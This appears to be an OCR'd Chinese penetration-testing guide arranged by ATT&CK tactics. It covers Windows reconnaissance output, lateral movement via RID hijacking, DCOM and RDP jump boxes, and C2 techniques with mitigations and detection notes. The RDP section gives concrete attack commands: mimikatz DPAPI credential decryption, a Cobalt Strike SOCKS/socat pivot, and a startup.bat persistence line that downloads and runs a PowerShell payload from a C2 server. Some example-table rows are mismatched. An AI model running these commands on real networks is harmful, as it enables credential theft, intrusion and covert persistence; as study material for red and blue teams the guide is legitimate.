
tasklist /svc

```
C:\Users\jack.0DAY>tasklist /svc

映像名称                       PID 服务
========================= ======== ============================================
System Idle Process              0 暂缺
System                           4 暂缺
smss.exe                       232 暂缺
csrss.exe                      320 暂缺
csrss.exe                      372 暂缺
wininit.exe                    380 暂缺
winlogon.exe                   420 暂缺
services.exe                   476 暂缺
lsass.exe                      484 Netlogon, SamSs
lsm.exe                        492 暂缺
svchost.exe                    584 DcomLaunch, PlugPlay, Power
vmacthlp.exe                   652 VMware Physical Disk Helper Service
svchost.exe                    696 RpcEptMapper, RpcSs
svchost.exe                    784 AudioSrv, Dhcp, eventlog, lmhosts, wscsvc
svchost.exe                    828 AudioEndpointBuilder, CscService, Netman,
                                   PcaSvc, TrkWks, UxSms
svchost.exe                    856 AeLookupSvc, gpsvc, iphlpsvc, LanmanServer,
                                   ProfSvc, Schedule, SENS, ShellHWDetection,
                                   Themes, Winmgmt, wuauserv
svchost.exe                   1016 EventSystem, netprofm, nsi, W32Time,
                                   WdiServiceHost
svchost.exe                    292 CryptSvc, Dnscache, LanmanWorkstation,
                                   NlaSvc
spoolsv.exe                   1048 Spooler
svchost.exe                   1128 BFE, DPS, MpsSvc
svchost.exe                   1280 FDResPub, FontCache
```

net start


```
C:\Users\jack.0DAY>net start
已经启动以下 Windows 服务:

   Application Experience
   Base Filtering Engine
   COM+ Event System
   COM+ System Application
   Cryptographic Services
   DCOM Server Process Launcher
   Desktop Window Manager Session Manager
   DHCP Client
   Diagnostic Policy Service
   Diagnostic Service Host
   Distributed Link Tracking Client
   Distributed Transaction Coordinator
   DNS Client
   Function Discovery Resource Publication
   Group Policy Client
   IP Helper
   Machine Debug Manager
   Netlogon
   Network Connections
   Network List Service
   Network Location Awareness
   Network Store Interface Service
   Offline Files
   Plug and Play
   Power
   Print Spooler
```

sc query



系统时间查看

net time





net time \\computername

八.横向渗透 (TA0008)

横向移动包括使对手能够访问和控制网络上的远程系统的技术，并且可以但不一定包括在远程系统上执行工具。横向移动技术可以允许对手从系统收集信息而无需额外的工具，例如远程访问工具。

1.RID 劫持 (hash 传递) (T1075)






参考资料：https://github.com/r4wd3r/RID-Hijacking

https://r4wsecurity.blogspot.com/2017/12/rid-hijacking-maintaining-access-on.html

内含视频：https://www.ggsec.cn/rid-hijack.html

2. Windows 分布式组件对象模型 DCOM (T1175)



参考资料： https://zhuanlan.kanxue.com/article-4866.htm

视频内容 ： https://www.ggsec.cn/DCOM.html

3. 利用 RDP 跳跃网络隔离

遇到陌生领域的知识，先别管它什么意思。首要任务是提取出对象，再关注它们的逻辑关系，形成知识网络。

所有知识它都有一个共性，首先是有什么，然后是跟你讲故事，告诉你它们都怎么了。

现实举例：什么是角膜？角膜就是人们俗称的"黑眼珠"，位于眼球的正前方，形似圆球体的半透明部分。

就是角膜，黑眼珠，眼球正前方。 这样就简洁 高效 容易理解了。 前提是配合原文一起体会。

> 不管我们使用什么方法和心得，目的都是理解他说的啥意思，才能进一步学习。当此法不能帮助你理解性的提升时，请留神，哪里存在问题了。

让我们来进一步讨论这种学习方式，本文才用资料为，渗透测试中的攻击步骤，横移中的一个案例，请见文末参考资料：利用 RDP 跳跃网络隔离

所谓横移就是，钱在主卧室，你从厕所进去的。怎么从厕所到主卧室，就是横移。

- 阅读介绍

网络拓扑：jump box secret network 工作站 RDP 互联网 攻击者

局域网 10.0.0.0/16 rasta-lan.local 秘密网 172.16.0.0/24 secret-lan.local

攻击者通过互联网到工作站，从工作站用远程桌面到 jump box，再用远程到秘密网络

- 阅读假设违反

查询哪些用户/组有 RDP 权限 Jump Box Users

powerpick Get-NetLocalGroup -ComputerName RDP01 -GroupName "Remote Desktop Users"

查询一下 Jump Box Users 的成员名字

powerpick Get-NetGroupMember -GroupName "Jump Box Users"

rasta*mouse Jump Box Users MemberName rasta*mouse_adm

根据以上知识结晶，就可以配合原文的理解，编制一下自己的知识网络了：攻击者通过互联网进入工作站首先有一个 rasta*mouse 账户，在该账户下运行命令，查出 Jump Box Users 组有 RDP 权限，再查该组还有什么成员，得到 rasta*mouse*adm。那么我们就需要从 rasta*mouse_adm 的账户进行 RDP 进入下一步。

- 凭证管理和 DPAPI

查询凭证

shell vaultcmd /listcreds:"Windows Credentials" /all

凭据存储在 users 目录中 C:\Users\username\AppData\Local\Microsoft\Credentials* 查询它们

powerpick Get-ChildItem C:\Users\rasta_mouse\AppData\Local\Microsoft\Credentials\ -Force

再查第一条结果

mimikatz dpapi::cred /in:C:\Users\rasta_mouse\AppData\Local\Microsoft\Credentials\2647629F5AA74CD934ECD2F88D64ECD0

pbData guidMasterKey 加密数据和解密需要的关键数据

LSASS SeDebugPrivilege 缓存密钥与 SeDeDebug 权限

mimikatz !sekurlsa::dpapi

拿到 guidMasterKey

Cobalt Strike 运行 mimikatz 的兼容性表现不佳，手动使用它解密

mimikatz dpapi::cred /in:C:\Users\rasta_mouse\AppData\Local\Microsoft\Credentials\2647629F5AA74CD934ECD2F88D64ECD0 /masterkey:95664450d90eb2ce9a8b1933f823b90510b61374180ed5063043273940f50e728fe7871169c87a0bba5e0c470d91d21016311727bce2eff9c97445d444b6a17b

- RDP01

设置自己的团队服务器 在 RDP 跳转前，先打通命令与控制的通道。设置 SOCKS 代理。远程自己的服务器，就等于直接远程目标主机，这里就需要设置代理来实现流量的跳转。 我给你钱让你帮忙把钱给到我朋友那里，你拿到钱把钱给到了我的朋友，就等于我的钱直接到了朋友那里。

beacon> socks 1337

安装 socat & proxychains 修改 proxychains.conf 127.0.0.1:1337
运行 socat 与 proxychains 的命令

proxychains socat TCP4-LISTEN:3389,fork TCP4:10.0.0.100:3389

监听 3389 流量，重定向到 10.0.0.100:3389

SSH 进入自己的团队服务器，任何使用 3389 的流量都到了 10.0.0.100:3389。 攻击者到互联网中自己的服务器，通过 socks 代理，将 3389 流量重定向到目标工作站。你连接自己的服务器，就跳转了一下到目标的工作站的远程端口上面。

使用自己的电脑发起 C2 指令，我们通过 rasta*mouse*adm 账户进入到了 jump box 网络环境里了。

- 坚持（持久性）

设置一个持久性元素，当账户的主人登陆时，获得 SMB Beacon，关于 SMB Beacon 可阅读文末参考资料：SMB Beacon 这是一个非常简单的例子：

创建无阶段 PowerShell SMB Beacon 有效负载。
将它托管在您的 Teamserver（网络传送）上/smb。
Reverse Port Foward 在我们当前的灯塔上创建一个– >rportfwd 8080 178.62.56.134 8
0
C:\Users\rasta_mouse_adm\AppData\Roaming\Microsoft\Windows\Start Menu\Pr
ograms\Startup\startup.bat 使用以下内容创建：powershell.exe –nop –w hidden –c "i
ex ((new–object net.webclient).downloadstring('http://10.0.1.200:8080/smb'))"
注销 RDP 会话。

创建有效载荷，放到自己团队服务器上/smb，设置反向端口转发。

当真正的用户登录时，我们会在我们的博客中看到一个消息。

- 进入 secret 网络

手法一样，设置 RDP 跳转。

参考资料： 利用 RDP 跳跃网络隔离：
https://rastamouse.me/2017/08/jumping–network–segregation–with–rdp/
SMB Beacon：
https://github.com/aleenzz/Cobalt*Strike*wiki/blob/master/%E7%AC%AC%E
4%B8%89%E8%8A%82%5BSMB%20Beacon%5D.md

九.C&C Command and Control

攻击者正试图与受损的系统通信以控制它们。

指挥和控制由一些技术组成，对手可以使用这些技术在受害者网络中与他们控制的系统通信。对手通常试图模仿正常的、预期的流量，以避免被发现。敌人可以通过多>种方式建立指挥和控制，并根据受害者的网络结构和防御能力进行不同程度的隐身。

1.1、常用的端口

攻击者可以通过一个常用的端口进行通信，以绕过防火墙或网络检测系统，并与正常的网络活动混合，以避免更详细的检查。它们可以使用通常打开的端口，比如

- TCP:80 (HTTP)
- TCP:443 (HTTPS)
- TCP:25 (SMTP)
- TCP/UDP:53 (DNS)

它们可以使用与端口相关联的协议，也可以使用完全不同的协议。对于在一个 enclave 内部发生的连接(例如代理或主节点与其他节点之间的连接)，常见端口的示例如下:

- TCP/UDP:135 (RPC)
- TCP/UDP:22 (SSH)
- TCP/UDP:3389 (RDP)

1.1.1、缓解措施

缓解	描述
网络入侵的预防	使用网络签名来识别特定恶意软件流量的网络入侵检测和预防系统可用于减轻网络级别的活动。签名通常用于协议中的唯一指示符，并且可能基于特定对手或工具使用的特定协议，并且可能在不同的恶意软件家族和版本中有所不同。随着时间的推移，对手可能会更改工具 C2 签名，或者以避免被常见防御工具发现的方式构建协议。

| 网络分割 | 配置内部和外部防火墙，使用与特定网络段可能不需要的网络协议相关联的公共端口来阻塞流量。

1.1.2、举例说明

名称	描述
ADVSTORESHELL	ADVSTORESHELL 的变体尝试在端口 443 上通过 HTTP 与 C2 服务器通信。
APT18	APT18 使用端口 80 进行 C2 通信。
APT19	APT19 为 C2 使用 TCP 端口 80。
APT29	APT29 为 C2 使用了端口号 443。
APT3	APT3 使用常用端口(如 HTTPS/443)执行命令和控制。
APT32	APT32 使用端口 80 进行 C2 通信。
APT33	APT33 使用端口 443 进行命令和控制。
APT37	APT37 已经将端口 8080 用于 C2。
AuditCred	AuditCred 将端口号 443 用于 C2 通信。
BADCALL	BADCALL 为 C2 使用端口 8000 和 443。
BadPatch	BadPatch 使用端口 26 进行 C2 通信。
BBSRAT	BBSRAT HTTP TCP 端口 80 和 HTTPS TCP 端口 443 进行通信。
Bisonal	Bisonal 使用 443 进行 C2 通信。
Briba	Briba 通过端口 443 连接到外部 C2 基础设施。
Calisto	Calisto 试图使用端口 80 通过 TCP 与 C2 服务器联系。
Carbanak	Calisto 试图使用端口 80 通过 TCP 与 C2 服务器联系。
Carbon	Carbanak 为 C2 服务器使用端口号 443 和 80。

1.1.3、检测

为不常见的数据流分析网络数据(例如，客户机发送的数据明显多于从服务器接收的数据)。使用通常没有网络通信或从未见过的网络的进程是可疑的。分析数据包内容，以检测不符合所使用端口的预期协议行为的通信。

1.1.4、Detection

分析不常见数据流的网络数据（例如，客户端发送的数据明显多于从服务器接收的数据）。 利用通常不具有网络通信或从未见过的网络的过程是可疑的。 分析数据包内容以检测不遵循正在使用的端口的预期协议行为的通信。

链接：Commonly Used Port

1.2、通过移动媒体进行通信

在可能断开连接的网络上，使用可移动媒体将命令从一个系统传输到另一个系统，敌手可以在受攻击的主机之间执行命令和控制。这两个系统都需要被破坏，首先破坏的可能是联网的系统，其次是通过可移动媒体复制的横向移动。命令和文件将从断开连接的系统中继到对手可以直接访问的 internet 连接系统。

1.2.1、缓解措施

缓解	描述
禁用或删除功能或程序	如果没有必要，禁用自动 toruns。
操作系统配置	如果业务操作不需要可移动媒体，则在组织策略级别上不允许或限制它们。

1.2.2、举例

名称	描述
APT28	APT28 使用一种工具，通过受感染的 USB 从漏气的计算机上捕获信息，并在插入 USB 时将信息传输到联网的计算机上。
CHOPSTICK	APT28 的部分操作包括使用 CHOPSTICK 模块将自己复制到有空气间隙的机器上，使用写在 u 盘上的文件来传输数据和命令流量。

USBStealer	USBStealer 将第二个受害者的命令放到插入到第一个受害者的可移动媒体驱动器上，当驱动器插入到第二个受害者时执行命令。

1.2.3、检测

监控可移动媒体上的文件访问。检测可移动媒体安装时执行的进程。

1.2.4、Detection

监视可移动媒体上的文件访问。 检测安装可移动介质时执行的进程。

链接：Communication Through Removable Media

1.3、连接代理

连接代理用于引导系统之间的网络流量，或充当网络通信的中介。有许多工具可以通过代理或端口重定向来支持流量重定向，包括 HTRAN、ZXProxy 和 ZXPortMap。

代理的定义还可以扩展为包含网络之间的信任关系，包括点对点(peer-to-peer)、网格(mesh)或由主机或系统组成的网络之间的可信连接。

网络可能位于单个组织内，也可能位于具有信任关系的组织之间。对手可以使用这些类型的关系来管理命令和控制通信，减少同时出站的网络连接数量，在连接丢失时提供弹性，或者利用受害者之间现有的可信通信路径来避免怀疑。

1.3.1、Mitigations

Mitigation	Description
网络入侵防御	使用网络签名来识别特定恶意软件的流量的网络入侵检测和防御系统可用于缓解网络级别的活动。 签名通常用于协议内的唯一指示符，并且可以基于特定攻击者或工具使用的特定 C2 协议，并且可能在各种恶意软件系列和版本之间不同。 攻击者可能会随着时间的推移改变工

具 C2 签名或构建协议，以避免被常见的防御工具检测到。

1.3.2、Examples

Name	Description
APT28	APT28 使用其他受害者作为代理来传递命令流量，例如使用受损的格鲁吉亚军事电子邮件服务器作为北约受害者的跳跃点。 该组还使用了一个工具作为代理，即使受害者在路由器后面也允许 C2。 APT28 还使用一台机器来中继和模糊 CHOPSTICK 与其服务器之间的通信。

1.3.2、Detection

利用通常不具有网络通信或从未见过的网络的过程是可疑的。 从通常需要用户指导的流程中解除与用户驱动的操作无关的网络活动是可疑的。 分析不常见数据流的网络数据（例如，客户端发送的数据明显多于从服务器或在不应该或通常不相互通信的客户端之间发送的数据）。 利用通常不具有网络通信或从未见过的网络的过程是可疑的。 分析数据包内容以检测不遵循正在使用的端口的预期协议行为的通信。

链接：Connection Proxy

1.4、自定义命令和控制协议

攻击者可以使用自定义命令和控制协议进行通信，而不是在现有的标准应用层协议中封装命令/数据。 实现包括模仿众所周知的协议或在 TCP / IP /另一个标准网络堆栈提供的基本协议之上开发自定义协议（包括原始套接字）。

1.4.1、Mitigations

Mitigation	Description
Filter Network Traffic	过滤网络流量以查找异常或非标准协议。

Network Intrusion Prevention	使用网络签名来识别特定恶意软件的流量的网络入侵检测和防御系统可用于缓解网络级别的活动。 签名通常用于协议内的唯一指示符，并且可以基于特定对手或工具使用的特定协议，并且可能在各种恶意软件系列和版本之间不同。 攻击者可能会随着时间的推移改变工具 C2 签名或构建协议，以避免被常见的防御工具检测到。
Network Segmentation	正确配置防火墙和代理，以限制仅通过必要端口和适当的网络网关系统的传出流量。 还要确保仅配置主机以通过授权接口进行通信。

1.4.2、Examples

Name	Description
APT32	APT32 使用 Cobalt Strike 的可延展 C2 功能来融入网络流量。 该组的后门还可以通过在 DNS 数据包的子域字段中对其进行编码来对数据进行泄露。 此外，该组的一个 macOS 后门实现了涉及随机值的 C2 数据包的特定格式。
Cobalt Strike	Cobalt Strike 允许攻击者修改“信标”有效载荷通信的方式。 这在 Cobalt Strike 手册中被称为“Malleable C2”，旨在让渗透测试团队模仿已知的 APT C2 方法。
Duqu	能够通过端口 443 使用其命令和控制协议。但是，Duqu 还能够通过标准应用层协议封装其命令协议。 Duqu 命令和控制协议实现了许多与 TCP 相同的功能，是一种可靠的传输协议。

1.4.3、Detection

分析 ICMP 消息或包含异常数据的其他协议的网络流量，或者通常在网络内部或网络中看不到的网络流量。 分析不常见数据流的网络数据（例如，客户端发送的数据明显多于从服务器接收的数据）。 利用通常不具有网络通信或从未见过的网络的过程是可疑的。 分析数据包内容以检测

不遵循正在使用的端口的预期协议行为的通信。 监视和调查与启用和/或利用备用通信通道相关的功能的 API 调用。

链接：Custom Command and Control Protocol

1.5、自定义加密协议

攻击者可以使用自定义加密协议或算法来隐藏命令和控制流量。 一个简单的方案，例如用固定密钥对明文进行异或，将产生一个非常弱的密文。自定义加密方案的复杂程度可能不同。 恶意软件样本的分析和逆向工程可能足以发现所使用的算法和加密密钥。 一些攻击者还可能尝试实现他们自己版本的众所周知的加密算法，而不是使用已知的实现库，这可能导致无意的错误。

1.5.1、Mitigations

Mitigation	Description
Network Intrusion Prevention	使用网络签名来识别特定恶意软件的流量的网络入侵检测和防御系统可用于缓解网络级别的活动。 由于使用的自定义协议可能不符合典型的协议标准，因此可能有机会在网络级别签署流量以进行检测。 签名通常用于协议内的唯一指示符，并且可以基于特定对手或工具使用的特定协议，并且可能在各种恶意软件系列和版本之间不同。 攻击者可能会随着时间的推移改变工具 C2 签名或构建协议，以避免被常见的防御工具检测到。

1.5.2、Examples

Name	Description
3PARA RAT	如果 DES 解码失败，3PARA RAT 将使用从字符串 HYF54 和%9 & jkMCXuiS 派生的 8 字节 XOR 密钥。
HAMMERTOSS	在附加到图像文件之前，HAMMERTOSS 命令使用由硬编码值和当天推文中包含的字符串组成的密钥加密。 要解密命令，调查员需要访问预期的恶意软件样本，当天的推文以及包含该命令的图

	像文件。
Lazarus Group	一些 Lazarus Group 恶意软件系列使用自定义代码加密 C2 流量，该代码使用带有 ADD 操作的 XOR 和带有 SUB 操作的 XOR。 另一个 Lazarus Group 恶意软件样本 XORs C2 流量。 Lazarus Group 恶意软件还使用一种称为 FakeTLS 的独特形式的通信加密模仿 TLS，但使用不同的加密方法，避免了 SSL 中间人解密攻击。
Mosquito	Mosquito 使用自定义加密算法，该算法由 XOR 和类似于 Blum Blum Shub 算法的流组成。

1.5.3、Detection

如果恶意软件使用带有对称密钥的自定义加密，则可以从样本中获取算法和密钥，并使用它们来解码网络流量以检测恶意软件通信签名。

通常，分析网络数据以寻找不常见的数据流（例如，客户端发送的数据明显多于从服务器接收的数据）。 利用通常不具有网络通信或从未见过的网络的过程是可疑的。 分析数据包内容以检测通信何时不遵循正在使用的端口的预期协议行为。

链接：Custom Cryptographic Protocol

1.6、数据编码

